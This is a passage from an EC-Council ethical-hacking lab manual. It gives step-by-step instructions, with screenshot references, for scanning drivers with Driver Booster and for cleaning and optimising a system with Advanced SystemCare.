15. Driver Booster starts scanning the system for outdated or missing drivers, as shown in the screenshot.




Figure 4.8.6: Driver Booster scanning the system

16. Close the pop-up window. Driver Booster scans all available drivers on the machine, and if any outdated driver is installed, the software alerts you. Install the updated driver version.

17. To get information about an installed driver, click the link, as shown in the screenshot.




Figure 4.8.7: Scan results being displayed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 8.4

Analyze the Scan Results

18. The **Driver Details** window appears, showing the driver information. Here you can **Roll Back** a faulty driver or **Uninstall** it completely. Read all the details and close the window.




Figure 4.8.8: Driver Details window

19. Click the **Action Center** icon from the left pane, and then click the **Install now** button for **Advanced SystemCare.**




Figure 4.8.9: Installing Advanced SystemCare

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **Optional Offer** window appears; click **Install**.




Figure 4.8.10: Advanced SystemCare Installation

TASK 8.5

Clean and Optimize System

21. Advanced SystemCare is installed. Check the **Select All** checkbox, and then click **Scan**, as shown in the screenshot.




Figure 4.8.11: Advanced system care main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The application starts scanning the computer, as shown in the screenshot.
23. As it takes 10 to 15 minutes to complete, we have Stopped the scan.

